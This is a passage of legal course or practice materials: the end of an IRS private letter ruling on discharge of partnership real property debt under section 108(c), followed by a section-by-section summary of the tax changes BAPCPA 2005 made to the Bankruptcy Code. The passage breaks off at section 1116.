As an initial matter, we note that the exception set forth in *section 108(a)(1)(A)* for discharges in bankruptcy will not apply to exclude any discharge of indebtedness income resulting from the restructuring of Partnership's indebtedness to Bank. *Section 108(d)(6)* provides, in part, that subsection (a) shall be applied at the partner level. Because Partnership, rather than the Partners, is in **bankruptcy, the exception** set [*5] forth in *section 108(a)(1)(A)* does not apply to exclude discharge of indebtedness income from the Partners' gross income. Therefore, *section 108(a)(2)(A)*, which provides, in part, that the exception provided for in *section 108(a)(1)(D)* shall not apply to a discharge that occurs in bankruptcy, does not prevent the application of *section 108(a)(1)(D)* to the Partners.

Section 108(c)(3) defines "qualified real property business indebtedness" as indebtedness which (A) was incurred or assumed by the taxpayer in connection with real property used in a trade or business and is secured by such real property, (B) was incurred or assumed before January 1, 1993, or if incurred or assumed on or after such date, is qualified acquisition indebtedness, and (C) with respect to which the taxpayer makes an election to have this paragraph apply.

The legislative history underlying *section 108(a)(1)(D)* provides that in the case of discharge of indebtedness of a partnership, the determination of whether debt is qualified real property business indebtedness is made at the partnership level. For example, if partnership debt is discharged, the determination of whether debt was incurred or assumed in connection [*6] with real property used in a trade or business is made by reference to the trade or business of the partnership and real property owned by the partnership. The election to apply the provision is made at the partner

level, however, on a partner by partner basis. H.R. Rep. No. 111, 103rd Cong., 1st Sess., at 622-25 (1993). Therefore, the determination of whether Partnership's indebtedness to Bank was incurred or assumed in connection with real property used in a trade or business will be made by reference to the ownership and rental of Property by Partnership. The election to apply *section 108(a)(1)(D)* must be made by the Partners, on a partner by partner basis.

The rental of even a single property may constitute a trade or business under various Internal Revenue Code provisions. See e.g., *Hazard v. Commissioner, 7 T.C. 372 (1946)*, acq. *1946-2 C.B. 3* (*section 117* of the *1939 Code*); *Post v. Commissioner, 26 T.C. 1055 (1956)*, acq. *1958-2 C.B. 7* (same); *Fegan v. Commissioner, 71 T.C. 791 (1979)*, aff'd 81-1 USTC para. 9436 (10th Cir. 1981) (*section 1231*); *Curphey v. Commissioner, 73 T.C. 766 (1980)* (*section 280A*); *Pinchot v. Commissioner, 113 F.2d 718 (2d Cir. 1940)* (*section 871*). However, [*7] the ownership and rental of real property does not, as a matter of law, constitute a trade or business. *Curphey, 73 T.C. at 766*. The issue is ultimately one of fact in which the scope of a taxpayer's activities, either personally or through agents, in connection with the property, are so extensive as to the stature of a trade or business. *Bauer v. Commissioner, 168 F. Supp. 539, 541 (Ct. Cl. 1958)*.

In *Rev. Rul. 73-522, 1973-2 C.B. 226*, the Service held that rental of real property under a "net lease" does not render the lessor engaged in a trade or business with respect to such property for purposes of *section 871 of the Code*. *Section 871* provides special rules for taxation of a nonresident alien engaged in a trade or business in the United States. Under the facts of the ruling, the taxpayer owned rental property situated in the United States that was subject to long-term leases providing for monthly payments by the lessee of real estate taxes, operating expenses, ground rent, repairs, interest and principal on existing mortgages, and insurance in connection with the leases property.

Section 108(c)(1)(A) provides that the amount excluded from gross income under subparagraph (D) of subsection [*8] (a)(1) is applied to reduce the basis of the depreciable real property of the taxpayer. *Section 108(c)(1)(B)* cross-references *section 1017* for the applicable provisions for making the basis reduction described in *section 108(c)(1)(A)*.

Section 1017(a) provides the general rule that if (1) an amount is excluded from gross income under *section 108(a)*, and (2) under section (b)(2)(D), (b)(5), or (c)(1) of *section 108*, any portion of that amount is to be applied to reduce basis, then that portion is applied in reduction of basis of any property held by the taxpayer at the beginning of the taxable year following the taxable year in which discharge occurs.

Section 1017(b)(1) provides the general rule that the amount of reduction to be applied under subsection (a) (not in excess of the portion referred to in subsection (a)), and the particular properties the bases of which are to be reduced, is determined under regulations prescribed by the Secretary.

Notwithstanding the general rule of *section 1017(b)(1)*, *section 1017(b)(3)* provides that certain reductions may only be made in the basis of depreciable property. *Section 1017(b)(3)(A)* provides that any amount which under *section 108(b)(5) or (c)(1)* [*9] is to be applied to reduce basis is applied only to reduce the basis of depreciable real property held by the taxpayer.

Section 1017(b)(3)(C) provides that, for purposes of this section, any interest of a partner in a partnership is treated as depreciable property to the extent of such partner's proportionate interest in the depreciable property held by the partnership. The preceding sentence applies only if there is a corresponding reduction in the partnership's basis in depreciable property with respect to the partner.

Rev. Rul. 87-115, 1987-2 C.B. 163, provides that, under *section 743(b) of the Code*, the sale of an interest in an upper tier partnership results in an adjustment to the basis of the property of the lower tier partnership in which the upper tier partnership has an interest if, and only if, both the upper tier partnership and the lower tier partnership have made an election under *section 754*.

Based solely on the information submitted and provided that the leases between Partnership and its tenants

constitute valid leases for federal income tax purposes, we rule as follows:

(1) Property is real property used in a trade or business within the meaning of section 108(c)(3)(A). [*10] Therefore, provided a timely election is made by the Partners, on a partner by partner basis, to have section 108(c) apply, Partnership's indebtedness to Bank constitutes qualified real property business indebtedness as defined in section 108(c)(3) with respect to an electing Partner

(2) Provided that the restructuring of Partnership's indebtedness to Bank results in discharge of indebtedness income and to the extent the electing partner is not insolvent within the meaning of section 108(d)(3) (see 108(a)(2)(B)), any discharge of indebtedness income resulting from such restructuring will be excluded from an electing Partner's gross income under section 108(a)(1)(D), subject to the limitations provided in section 108(c)(2)(A) and (B).

(3) For purposes of *section 1017(b)(3)(C)*, the Upper Tier Partnership's interest in Partnership is treated as depreciable property to the extent of the Upper Tier Partnership's proportionate interest in the depreciable property held by Partnership, provided there is a corresponding reduction in Partnership's basis in depreciable property with respect to the Upper Tier Partnership. Similarly, the Partners' interests in the Upper Tier Partnership is [*11] treated as depreciable property to the extent of the Partners' proportionate interest in the depreciable property held by the Upper Tier Partnership, provided that there is a corresponding basis reduction in the Upper Tier Partnership's basis in depreciable property with respect to the Partners. Cf. *Rev. Rul. 87-115, 1987-2 C.B. 163* (*section 754* elections required at both upper and lower tiers).

No opinion is expressed about the federal income tax treatment of the transaction under other provisions of the Code and regulations or about the tax treatment of any conditions existing at the time of, or effects resulting from, the transaction that are not specifically covered by this ruling. Specifically, no opinion is expressed, and none was requested, as to whether, and to what extent, the restructuring of Partnership's indebtedness to Bank results in discharge of indebtedness income under *section 61(a)(12)*. In addition, no opinion is expressed, and none was requested, about the application of *section 1001* to the restructuring of Partnership's indebtedness to Bank. Further, except as specifically set forth in this ruling, no opinion is expressed, and none was requested, about the application [*12] of any other provision of section 108 to the taxpayers or to Partnership's indebtedness to Bank.

This office has not made any determination about the characterization of the leases between Partnership and its tenants for federal income tax purposes. If the Service, upon audit, subsequently determines that the leases between Partnership and its tenants are not true leases for federal income tax purposes, then all the rulings are void.

The above rulings are directed only to the taxpayers who requested them. *Section 6110(j)(3) of the Code* provides that these rulings may not be used or cited as precedent.

A copy of this letter should be attached to the federal income tax returns of the taxpayers involved for the taxable year in which the transaction covered by this letter are consummated.

In accordance with the power of attorney on file in this office, a copy of this letter is being sent to the taxpayer.

Sincerely yours, Assistant Chief Counsel, (Income Tax & Accounting), By: Amy J. Sargent, Assistant to the Branch Chief, Branch 3

TAB 5

Discussion of Changes to the Taxing Statutes Enacted by BAPCPA

INTRODUCTION

The Bankruptcy Abuse Prevention and Consumer Protection Act of 2005 ("Act") substantially changed the statutory framework for consumer bankruptcies. In addition, there were changes that affected business bankruptcies as well as substantive and procedural tax changes. These materials will address the changes that affected state, local and federal taxes and taxing authorities. Most of the tax changes are contained in Sections 701 to 720 of the Act. Each section in the Bankruptcy Code that was modified will be addressed separately.

1. Section 342(f)

   A. A new Section 342(f)(1) was added as follows:

      (f)(1) An entity may file with any bankruptcy court a notice of address to be used by all the bankruptcy courts or by particular bankruptcy courts, as so specified by such entity at the time such notice is filed, to provide notice to such entity in all cases under chapters 7 and 13 pending in the courts with respect to which such notice is filed, in which such entity is a creditor.

   B. Analysis: Creditors, including taxing authorities, may now designate an address to be used for notices for Chapter 7 and Chapter 13 cases.

2. Section 346

   A. Section 346 was completely rewritten as follows:

      (a) Whenever the Internal Revenue Code of 1986 provides that a separate taxable estate or entity is created in a case concerning a debtor under this title, and the income, gain, loss, deductions, and credits of such estate shall be taxed to or claimed by the estate, a separate taxable estate is also created for purposes of any State and local law imposing a tax on or measured by income and such income, gain, loss, deductions, and credits shall be taxed to or claimed by the estate and may not be taxed to or claimed by the debtor. The preceding sentence shall not apply if the case is dismissed. The trustee shall make tax returns of income required under any such State of local law.

      (b) Whenever the Internal Revenue Code of 1986 provides that no separate taxable estate shall be created in a case concerning a debtor under this title, and the income, gain, loss, deductions, and credits of an estate shall be taxed to or claimed by the debtor, such income, gain, loss, deductions, and credits shall be taxed to or claimed by the debtor under a State or local law imposing a tax on or measured by income and may not be taxed to or claimed by the estate. The trustee shall make such tax returns of income of corporations and of partnerships as are required under any State or local law, but with respect to partnerships, shall make such returns only to the extent such returns are also required to be made under such Code. The estate shall be liable for any tax imposed on such corporation or partnership, but not for any tax imposed on partners or members.

(c) With respect to a partnership or any entity treated as a partnership under a State or local law imposing a tax on or measured by income that is a debtor in a case under this title, any gain or loss resulting from a distribution of property from such partnership, or any distributive share of any income, gain, loss, deduction, or credit of a partner or member that is distributed, or considered distributed, from such partnership, after the commencement of the case, is gain, loss, income, deduction, or credit, as the case may be, of the partner or member, and if such partner or member is a debtor in a case under this title, shall be subject to tax in accordance with subsection (a) or (b).

(d) For purposes of any State or local law imposing a tax on or measured by income, the taxable period of a debtor in a case under this title shall terminate only if and to the extent that the taxable period of such debtor terminates under the Internal Revenue Code of 1986.

(e) The estate in any case described in subsection (a) shall use the same accounting method as the debtor used immediately before the commencement of the case, if such method of accounting complies with applicable nonbankruptcy tax law.

(f) For purposes of any State of local law imposing a tax on or measured by income, a transfer of property from the debtor to the estate or from the estate to the debtor shall not be treated as a disposition for purposes of any provision assigning tax consequences to a disposition, except to the extent that such transfer is treated as a disposition under the Internal Revenue Code of 1986.

(g) Whenever a tax is imposed pursuant to a State or local law imposing a tax on or measured by income pursuant to subsection (a) or (b), such tax shall be imposed at rates generally applicable to the same types of entities under such State or local law.

(h) The trustee shall withhold from any payment of claims for wages, salaries, commissions, dividends, interest, or other payments, or collect, any amount required to be withheld or collected under applicable State or local tax law, and shall pay such withheld or collected amount to the appropriate governmental unit at the time and in the manner required by such tax law, and with the same priority as the claim from which such amount was withheld or collected was paid.

(i) (1) To the extent that any State or local law imposing a tax on or measured by income provides for the carryover of any tax attribute from one taxable period to a subsequent taxable period, the estate shall succeed to such tax attribute in any case in which such estate is subject to tax under subsection (a).

(2) After such a case is closed or dismissed, the debtor shall succeed to any tax attribute to which the estate succeeded under paragraph (1) to the extent consistent with the Internal Revenue Code of 1986.

(3) The estate may carry back any loss or tax attribute to a taxable period of the debtor that ended before the date of the order for relief under this title to the extent that --

(A) applicable State or local tax law provides for a carryback in the case of the debtor; and

(B) the same or a similar tax attribute may be carried back by the estate to such a taxable period of the debtor under the Internal Revenue Code of 1986.

(j)(1) For purposes of any State or local law imposing a tax on or measured by income, income is not realized by the estate, the debtor, or a successor to the debtor by reason of discharge of indebtedness in a case under this title, except to the extent, if any, that such income is subject to tax under the Internal Revenue Code of 1986.

(2) Whenever the Internal Revenue Code of 1986 provides that the amount excluded from gross income in respect of the discharge of indebtedness in a case under this title shall be applied to reduce the tax attributes of the debtor or the estate, a similar reduction shall be made under any State or local law imposing a tax on or measured by income to the extent such State or local law recognizes such attributes. Such State or local law may also provide for the reduction of other attributes to the extent that the full amount of income from the discharge of indebtedness has not been applied.

(k) (1) Except as provided in this section and section 505, the time and manner of filing tax returns and the items of income, gain, loss, deduction, and credit of any taxpayer shall be determined under applicable nonbankruptcy law.

(2) For Federal tax purposes, the provisions of this section are subject to the Internal Revenue Code of 1986 and other applicable Federal nonbankruptcy law.

B. Analysis: Section 346 was completely rewritten. Under the old law, there was a substantial variance between the rules dealing with federal taxes and the rules dealing with state and local taxes. Section 346 has attempted to make the treatment of federal, state and local taxes the same.

3. Section 362(a)(8)

A. Section 362(a)(8) was amended as follows:

(8) the commencement or continuation of a proceeding before the United States Tax Court concerning ~~the debtor~~ <u>a corporate debtor's tax liability for a taxable period the bankruptcy court may determine or concerning the tax liability of a debtor who is an individual for a taxable period ending before the date of the order for relief under this title.</u>

B. Analysis: This amendment overrules the tax court case *Halpern v. Commissioner* 96 T.C. 895 (1991) where the tax court held that the automatic stay stayed the commencement or continuation of a proceeding involving the debtor's post-petition tax liabilities. As amended, the automatic stay does not bar the tax court from considering an individual debtor's post-petition tax liability.

4. Section 362(b)(18)

   A. Section 362(b)(18) was amended as follows:

      (18) under subsection (a), of the creation or perfection of a statutory lien for an ad valorem property tax, or a special tax or special assessment on real property whether or not ad valorem, imposed by ~~the District of Columbia, or a political subdivision of a State~~ a governmental unit, if such tax or assessment comes due after the ~~filing~~date of the filing of the petition.

   B. Analysis: This amends § 362 to allow perfection of statutory liens for special taxes or special assessments in the same manner that ad valorem tax liens could attach without violating the automatic stay.

5. Section 362(b)(26)

   A. Section 362(b)(26) was amended as follows:

      (26) under subsection (a), of the setoff under applicable nonbankruptcy law of an income tax refund, by a governmental unit, with respect to a taxable period that ended before the date of the order for relief, except that in any case in which the setoff of an income tax refund is not permitted under applicable nonbankruptcy law because of a pending action to determine the amount or legality of a tax liability, the governmental unit may hold the refund pending the resolution of the action, unless the court, on the motion of the trustee and after notice and a hearing, grants the taxing authority adequate protection (within the meaning of section 361) for the secured claim of such authority in the setoff under section 506(a).

   B. Analysis: This now allows the setoff by a governmental unit of a prepetition tax claim against a prepetition income tax refund unless the setoff would not be permitted under applicable non-bankruptcy law.

6. Section 501(e)

   A. Section 501(e) was added as follows:

      (e) A claim arising from the liability of a debtor for fuel use tax assessed consistent with the requirements of section 31705 of title 49 may be filed by the base jurisdiction designated pursuant to the International Fuel Tax Agreement (as

defined in section 31701 of title 49) and, if so filed, shall be allowed as a single claim.

B. Analysis: A base jurisdiction can now file a proof of claim for fuel tax use.

7. Section 502(b)(9)

A. Section 502(b)(9) was amended as follows:

(9) proof of such claim is not timely filed, except to the extent tardily filed as permitted under paragraph (1),(2), or (3) of section 726(a) of this title or under the Federal Rules of Bankruptcy Procedure, except that a claim of a governmental unit shall be timely filed if it is filed before 180 days after the date of the order for relief or such later time as the Federal Rules of Bankruptcy Procedure may provide, and except that in a case under chapter 13, a claim of a governmental unit for a tax with respect to a return filed under section 1308 shall be timely if the claim is filed on or before the date that is 60 days after the date on which such return was filed as required.

B. Analysis: New Section 1308 now requires Chapter 13 debtors to file all their tax returns for the four years preceding bankruptcy by the 341 meeting. This amendment allows a governmental unit 60 days after the filing to file corresponding proofs of claim.

8. Section 503(b)(1)(B)(i)

A. Section 503(b)(1)(B)(i) was amended as follows:

(B) any tax --
(i) incurred by the estate whether secured or unsecured, including property taxes for which liability is in rem, in personam, or both, except a tax of a kind specified in section 507(a)(8) of this title; or

B. Analysis: This amendment provides that real and personal property taxes incurred after the petition date will be administrative expenses. This is a change from current law where an in rem tax was not an administrative expense if the property was abandoned.

9. Section 503(b)(1)(D)

A. Section 503(b)(1)(D) was amended as follows:

(D) notwithstanding the requirements of subsection (a), a governmental unit shall not be required to file a request for the payment of an expense described in subparagraph (B) or (C), as a condition of its being an allowed administrative expense;

B. Analysis: This amendment eliminates the requirement that a governmental unit make a request for payment in order for the tax to be considered as an administrative expense.

10. Section 505(a)(2)(C)

A. Section 505(a)(2)(C) was added as follows:

> (C) the amount or legality of any amount arising in connection with an ad valorem tax on real or personal property of the estate, if the applicable period for contesting or redetermining that amount under any law (other than a bankruptcy law) has expired.

B. Analysis: A debtor now cannot contest an ad valorem tax on real or personal property of the estate if the applicable period for contesting or redetermining that amount under any law other than bankruptcy law had expired. Under certain circumstances, Section 108 of the Code may extend the time for contesting or redetermining.

11. Section 505(b)(1)

A. A new Section 505(b)(1) was added as follows:

> (b)(1)(A) The clerk shall maintain a list under which a Federal, State, or local governmental unit responsible for the collection of taxes within the district may –
> (i) designate an address for service of requests under this subsection; and
> (ii) describe where further information concerning additional requirements for filing such requests may be found.
> (B) If such governmental unit does not designate an address and provide such address to the clerk under subparagraph (A), any request made under this subsection may be served at the address for the filing of a tax return or protest with the appropriate taxing authority of such governmental unit.

B. Analysis: The taxing authorities may designate an address where requests for quick determinations may be filed.

12. Section 505(b)(2)

A. Section 505(b)(2) was amended as follows:

> (2) A trustee may request a determination of any unpaid liability of the estate for any tax incurred during the administration of the case by submitting a tax return for such tax and a request for such a determination to the governmental unit charged with responsibility for collection or determination of such tax at the address and in the manner designated in paragraph (1). Unless such return is fraudulent, or contains a material misrepresentation, the estate, the trustee, the debtor, and any successor to the debtor are discharged from any liability for such tax ~~(1) upon payment of the tax shown on such return, if~~ --
> (A) upon payment of the tax shown on such return, if --
> (i) such governmental unit does not notify the trustee, within 60 days after such request, that such return has been selected for examination; or

(~~B~~ii) such governmental unit does not complete such an examination and notify the trustee of any tax due, within 180 days after such request or within such additional time as the court, for cause, permits;

(~~2~~B) upon payment of the tax determined by the court, after notice and a hearing, after completion by such governmental unit of such examination; or

(~~3~~C) upon payment of the tax determined by such governmental unit to be due.

B. Analysis: This is a technical amendment that overrules *Kellogg v. United States*, 54 F.3d 1194 (5th Cir. 1995) which held that a quick determination did not relieve the estate of further liability.

13. Section 506(b)

A. Section 506(b) was amended as follows:

(b) To the extent that an allowed secured claim is secured by property the value of which, after any recovery under subsection (c) of this section, is greater than the amount of such claim, there shall be allowed to the holder of such claim, interest on such claim, and any reasonable fees, costs, or charges provided for under the agreement or State statute under which such claim arose.

B. Analysis: Section 506(b) was amended to allow oversecured state tax creditors to recover their fees and expenses as provided for by state law.

14. Section 506(c)

A. Section 506(c) was amended as follows:

(c) The trustee may recover from property securing an allowed secured claim the reasonable, necessary costs and expenses of preserving, or disposing of, such property to the extent of any benefit to the holder of such claim, including the payment of all ad valorem property taxes with respect to the property.

B. Analysis: The surcharge provisions of 506(c) have been amended to allow the trustee to recover any ad valorem property taxes.

15. Section 507(a)(8)(A)

A. Section 507(a)(8)(A) was modified as follows:

(8) Eighth, allowed unsecured claims of governmental units, only to the extent that such claims are for –

(A) a tax on or measured by income or gross receipts for a taxable year ending on or before the date of the filing of the petition--

(i) for ~~a taxable year ending on or before the date of the filing of the petition for~~ which a return, if required, is last due, including extensions, after three years before the date of the filing of the petition;

(ii) assessed within 240 days ~~plus~~ before the date of the filing of the petition, exclusive of –

(I) any time ~~plus 30 days~~ during which an offer in compromise with respect to ~~such tax that was made within 240 days after such assessment~~ that tax was pending~~, before the date of the filing of the petition;~~ or in effect during that 240-day period, plus 30 days; and

(II) any time during which a stay of proceedings against collections was in effect in a prior case under this title during that 240-day period, plus 90 days.

(iii) other than a tax of a kind specified in section 523(a)(1)(B) or 523(a)(1)(C) of this title, not assessed before, but assessable, under applicable law or by agreement, after, the commencement of the case;

B. Analysis: The amendments to Section 507 follow *Young v. United States*, 535 U.S. 43 (2002). The time periods are now suspended during any period during which a stay of proceeding against collections was in effect plus an additional 90 days. (The 90 days is in addition to the tolling period set forty in *Young*.) Additionally, the 240 day period is tolled while an offer in compromise with respect to that tax was pending, plus an additional 30 days.

16. Section 507(a)(8)(B)

A. Section 507(a)(8)(B) was modified as follows:

(B) a property tax ~~assessed~~ incurred before the commencement of the case and last payable without penalty after one year before the date of the filing of the petition;

B. Analysis: Subsection B was amended to reference taxes incurred versus taxes assessed.

17. Section 511

A. A new Section 511 was added as follows:

§511. Rate of interest on tax claims
(a) If any provision of this title requires the payment of interest on a tax claim or on an administrative expense tax, or the payment of interest to enable a creditor to receive the present value of the allowed amount of a tax claim, the rate of interest shall be the rate determined under applicable nonbankruptcy law.
(b) In the case of taxes paid under a confirmed plan under this title, the rate of interest shall be determined as of the calendar month in which the plan is confirmed.

B. Analysis: New Section 511 makes it clear that interest on tax claims will be computed using non-bankruptcy law. If taxes are paid under a confirmed plan, the rate of interest shall be determined as of the calendar month in which the plan is confirmed.

18. Section 521(e)

A. Section 521(e) was amended as follows:

(e)(1) If the debtor in a case under chapter 7 or 13 is an individual and if a creditor files with the court at any time a request to receive a copy of the petition, schedules, and statement of financial affairs filed by the debtor, then the court shall make such petition, such schedules, and such statement available to such creditor.

(2)(A) The debtor shall provide –

(i) not later than 7 days before the date first set for the first meeting of creditors, to the trustee a copy of the Federal income tax return required under applicable law (or at the election of the debtor, a transcript of such return) for the most recent tax year ending immediately before the commencement of the case and for which a Federal income tax return was filed; and

(ii) at the same time the debtor complies with clause (i), a copy of such return (or if elected under clause (i), such transcript) to any creditor that timely requests such copy.

(B) If the debtor fails to comply with clause (i) or (ii) of subparagraph (A), the court shall dismiss the case unless the debtor demonstrates that the failure to so comply is due to circumstances beyond the control of the debtor.

(C) If a creditor requests a copy of such tax return or such transcript and if the debtor fails to provide a copy of such tax return or such transcript to such creditor at the time the debtor provides such tax return or such transcript to the trustee, then the court shall dismiss the case unless the debtor demonstrates that the failure to provide a copy of such tax return or such transcript is due to circumstances beyond the control of the debtor.

(3) If a creditor in a case under chapter 13 files with the court at any time a request to receive a copy of the plan filed by the debtor, then the court shall make available to such creditor a copy of the plan --

(A) at a reasonable cost; and

(B) not later than 5 days after such request is filed.

B. Analysis: This section requires the debtor to provide to the trustee a copy of the return (or transcript) for the most recent tax year ended before the commencement of the case. This must be done within 7 days before the 341 meeting. Additionally, the return or transcript must be provided to any creditor who has requested a copy.

19. Section 521(f)

A. A new Section 521(f) was amended as follows:

(f) At the request of the court, the United States trustee, or any party in interest in a case under chapter 7, 11, or 13, a debtor who is an individual shall file with the court --

(1) at the same time filed with the taxing authority, a copy of each Federal income tax return required under applicable law (or at the election of the debtor, a transcript of such tax return) with respect to each tax year of the debtor ending while the case is pending under such chapter;

(2) at the same time filed with the taxing authority, each Federal income tax return required under applicable law (or at the election of the debtor, a transcript of such tax return) that had not been filed with such authority as of the date of the commencement of the case and that was subsequently filed for any tax year of the debtor ending in the 3-year period ending on the date of the commencement of the case;

(3) a copy of each amendment to any Federal income tax return or transcript filed with the court under paragraph (1) or (2); and

(4) in a case under chapter 13 --

(A) on the date that is either 90 days after the end of such tax year or 1 year after the date of the commencement of the case, whichever is later, if a plan is not confirmed before such later date; and

(B) annually after the plan is confirmed and until the case is closed, not later than the date that is 45 days before the anniversary of the confirmation of the plan;

a statement, under penalty of perjury, of the income and expenditures of the debtor during the tax year of the debtor most recently concluded before such statement is filed under this paragraph, and of the monthly income of the debtor, that shows how income, expenditures, and monthly income are calculated.

B. Analysis: This amended section requires the debtor to file copies of each federal tax return or transcript for each tax year for the three years ending prior to the commencement of the case. This shall be done at the request of the court, the United States Trustee, or any party in interest. In the case of a Chapter 13 case, the debtor is also required to file an annual statement of the debtor's income and expenses.

20. Section 521(j)

A. A new Section 521(j) was added as follows:

(j)(1) Notwithstanding any other provision of this title, if the debtor fails to file a tax return that becomes due after the commencement of the case or to properly

obtain an extension of the due date for filing such return, the taxing authority may request that the court enter an order converting or dismissing the case.

(2) If the debtor does not file the required return or obtain the extension referred to in paragraph (1) within 90 days after a request is filed by the taxing authority under that paragraph, the court shall convert or dismiss the case, whichever is in the best interests of creditors and the estate.

B. Analysis: This new section provides a mechanism for dealing with the failure of a debtor to file a tax return that comes due after the commencement date. If the debtor fails to file a tax return that becomes due after the commencement date or properly obtain an extension, the taxing authority can request that the bankruptcy court enter an order converting or dismissing the case. If the debtor does not file the return or obtain the extension within 90 days after the request is filed, the court shall convert or dismiss the case.

21. Section 522(b)(3)

A. Section 522(b)(3) was added as follows:

(3) Property listed in this paragraph is—

(A) subject to subsections (o) and (p) any property that is exempt under Federal law, other than subsection (d) of this section, or State or local law that is applicable on the date of filing of the petition at the place in which the debtor's domicile has been located for the 730 days immediately preceding the date of the filing of the petition or if the debtor's domicile has not been located at a single State for such 730-day period, the place in which the debtor's domicile was located for 180 days immediately preceding the 730-day period or for a longer portion of such 180-day period than in any other place;

(B) any interest in property in which the debtor had, immediately before the commencement of the case, an interest as a tenant by the entirety or joint tenant to the extent that such interest as a tenant by the entirety or joint tenant is exempt from process under applicable nonbankruptcy law; and

(C) retirement funds to the extent that those funds are in a fund or account that is exempt from taxation under section 401, 403, 408, 408A, 414, 457, or 501(a) of the Internal Revenue Code of 1986.

If the effect of the domiciliary requirement under subparagraph (A) is to render the debtor ineligible for any exemption, the debtor may elect to exempt property that is specified under subsection (d).

B. Analysis: Retirement accounts that are tax exempt under the Internal Revenue Code are now exempt under the Bankruptcy Code.

22. Section 522(d)

A. Section 522(d)(12)

(12) Retirement funds to the extent that those funds are in a fund or account that is exempt from taxation under section 401, 403, 408, 408A, 414, 457, or 501(a) of the Internal Revenue Code of 1986.

B. Analysis: Retirement accounts that are tax exempt under the Internal Revenue Code are now exempt under the Bankruptcy Code.

23. Section 523(a)(1)(B)

A. Section 523(b) was amended as follows:
(B) with respect to which a return, or equivalent report or notice, if required—
(i) was not filed or given; or
(ii) was filed or given after the date on which such return, report, or notice was last due, under applicable law or under any extension, and after two years before the date of the filing of the petition; or

B. Analysis: This amendment provides that in order for a return equivalent, report or notice to be considered as a return for discharge purpose, the equivalent report or return must be given to state taxing authorities.

24. Section 523(a)(14)(A)

A. Section 523(a)(14)(A) was amended as follows:

~~(15)~~14(A) incurred to pay a tax to a government unit, other than the United States, that would be nondischargeable under paragraph (1);

B. Analysis: The rule under the old law if a party made a loan to a debtor and the debtor used the money to pay non-dischargeable federal taxes, then the creditor was subrogated to the rights of the United States. This right of subrogation is now extended to loans to pay taxes owed to the governmental units other than the federal government.

25. Section 545(2)

A. Section 545(2) was amended as follows:

(2) is not perfected or enforceable at the time of the commencement of the case against a bona fide purchaser that purchases such property at the time of the commencement of the case, whether or not such a purchaser exists, except in any case in which a purchaser is a purchaser described in section 6323 of the Internal Revenue Code of 1986, or in any other similar provision of State or local law;

B. Analysis: The amendment to Section 545(2) is consistent with current case law. Normally a statutory lien in favor of the Internal Revenue Service can be avoided if the purchaser is a BFP. This amendment makes it clear that a bankruptcy trustee is not to be considered a BFP.

26. Section 707(b)(2)(A)

A. Section 707(b)(2)(A) was amended as follows:

(2)(A)

(ii) (I) The debtor's monthly expenses shall be the debtor's applicable monthly expense amounts specified under the National Standards and Local Standards, and the debtor's actual monthly expenses for the categories specified as Other Necessary Expenses issued by the Internal Revenue Service for the area in which the debtor resides, as in effect on the date of the order for relief, for the debtor, the dependents of the debtor, and the spouse of the debtor in a joint case, if the spouse is not otherwise a dependent.

B. Analysis: The IRS cost of living standards will be used to determine the debtor's expenses for the means testing.

27. Section 724(b)

A. Section 724(b) was modified as follows:

(b) Property in which the estate has an interest and that is subject to a lien that is not avoidable under this title (other than to the extent that there is a properly perfected unavoidable tax lien arising in connection with an ad valorem tax on real or personal property of the estate) and that secures an allowed claim for a tax, or proceeds of such property, shall be distributed—

(1) first, to any holder of an allowed claim secured by a lien on such property that is not avoidable under this title and that is senior to such tax lien;

(2) second, to any holder of a claim of a kind specified in section 507(a)(1) (except that such expenses, other than claims for wages, salaries, or commissions that arise after the date of the filing of the petition, shall be limited to expenses incurred under chapter 7 of this title and shall not include expenses incurred under chapter 11 of this title), 507(a)(2), 507(a)(3), 507(a)(4), 507(a)(5), 507(a)(6), or 507(a)(7) of this title, to the extent of the amount of such allowed tax claim that is secured by such tax lien;

B. Analysis: Under the old law, a priority claimant could be subrogated to the rights of a secured tax lien claimant. This had the effect of subordinating the tax lien to priority claims. Section 724(b) was added to limit tax lien subordination. Now tax lien subordination applies only for priority claims incurred in Chapter 7 and in a Chapter 11 for wage, salary and commission claims. Additionally, the lien subordination will not

apply if the tax lien arises in connection with an ad valorem tax on real or personal property of the estate, except for an exception in Section 724(f).

28. Section 724(e)

A. A new Section 724(e) was added as follows:

(e) Before subordinating a tax lien on real or personal property of the estate, the trustee shall –
(1) exhaust the unencumbered assets of the estate; and
(2) in a manner consistent with section 506(c), recover from property securing an allowed secured claim the reasonable, necessary costs and expenses of preserving or disposing of such property.

B. Analysis: This new section requires the trustee to exhaust all unencumbered assets of the estate and attempt to surcharge under Section 506(c) prior to subordinating a tax lien on real or personal property of the estate.

29. Section 724(f)

A. A new Section 724(f) was added as follows:

(f) Notwithstanding the exclusion of ad valorem tax liens under this section and subject to the requirements of subsection (e), the following may be paid from property of the estate which secures a tax lien, or the proceeds of such property:
(2) Claims for wages, salaries, and commissions that are entitled to priority under section 507(a)(4).
(3) Claims for contributions to an employee benefit plan entitled to priority under section 507(a)(5).

B. Analysis: The lien new subordination rules in Section 724(b) are superseded by a priority claimants who have claims for wages, salaries, commissions and contributions to an employee benefit plan.

30. Section 726(a)(1)

A. Section 726(a)(1) was amended as follows:
(a) Except as provided in section 510 of this title, property of the estate shall be distributed --
(1) first, in payment of claims of the kind specified in, and in the order specified in, section 507 of this title, proof of which is timely filed under section 501 of this title or tardily filed on or before the earlier of --
(A) the date that is 10 days after the mailing to creditors of the summary of the trustee's final report; or
(B) the date on which the trustee commences final distribution under this section;

B. Analysis: The amendments to Section 726(a)(1) clarify the time when a taxing authority can participate in distributions even if the claim is filed late. Now the late-filed claim must be filed on or before the earlier of the date that is ten days after the mailing to the creditors of the summary of the trustee's final report or the date on which the trustee commences final distribution.

31. Section 1112(b)(4)(I)

A. A new Section 1112(b)(4)(I) was added as follows:

(I) failure timely to pay taxes owed after the date of the order for relief or to file tax returns due after the date of the order for relief;

B. Analysis: Cause for conversion or dismissal of a Chapter 11 case now includes failure to timely pay post-petition taxes or to file post-petition tax returns.

32. Section 1115(a)(2)

A. Section 1115(a)(2) was added as follows:

(2) earnings from services performed by the debtor after the commencement of the case but before the case is closed, dismissed, or converted to a case under chapter 7, 12, 13, whichever occurs first.

B. Analysis: This is a substantial change in the tax rules affecting individuals in Chapter 11 cases. Under prior law, property of the estate did not include income from personal services. Now any earnings from services performed by the debtor between the petition date and the time the case is closed, dismissed or converted, will be property of the estate.

33. Section 1116

A. A new Section 1116 was added as follows:

§ 1116. Duties of trustee or debtor in possession in small business cases

